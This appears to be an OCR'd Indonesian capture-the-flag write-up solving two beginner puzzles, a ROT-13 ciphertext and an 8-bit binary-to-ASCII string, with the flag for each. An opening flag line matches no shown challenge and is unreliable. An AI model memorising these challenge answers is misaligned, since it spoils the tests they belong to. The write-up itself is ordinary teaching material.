
FLAG : Jangan pernah B3rangka Surup

ROT
Seseorang menemukan pesan text, sbb: "Frznantz Z4wh Wnln" Gunakan teknik Decrypt ROT untuk menemukan pesan aslinya

Diberikan sebuah ciphertext, begini ciphernya.

Frznantz Z4wh Wnln

Pada judul soal dan deskripsi soal, sudah dapat diketahui metode enkripsi yang digunakan adalah ROT, yang bekerja tapi masih tidak diketahui ROT berapa yang digunakan. Yaudah saya coba satu-satu mode ROT mulai dari yang paling umum, yaitu ROT-13. Dan ternyata tebakan saya benar, ciphertext di enkripsi menggunakan ROT-13.



FLAG : Semanagm M4ju Jaya

ASCII

```
01001010 00110100 01101110 01100111 00110100 01101110
00100000 01001101 00110011 01101110 01111001 00110011
01110010 00110100 01101000
```

Tugasmu:

Ubah setiap binary 8-bit menjadi karakter ASCII.

Satukan karakter-karakter tersebut untuk mendapatkan pesan asli.

Tulis langkah-langkah decoding yang kamu lakukan.

Petunjuk:


Setiap kelompok 8 digit biner → 1 karakter.

Spasi tetap disimpan sebagai karakter ASCII (00100000).

Angka, huruf besar, dan huruf kecil semuanya mengikuti kode ASCII standar.

Diberikan semacam sebuah teks berupa biner, ditandai dengan hanya adanya angka ‘0’ dan ‘1’, juga panjang angka di tiap ‘huruf’ yang hanya 8 digit.

Kita bisa mendapatkan plaintextnya dengan cara mengkonversi teks biner tadi ke ascii, untuk melakukannya bisa dilakukan manual (kalo suka tantangan), cuman karena di lomba kita ngejar waktu, jadinya kita pake cyberchef untuk nge-decodenya.



FLAG : J4ng4n M3ny3r4h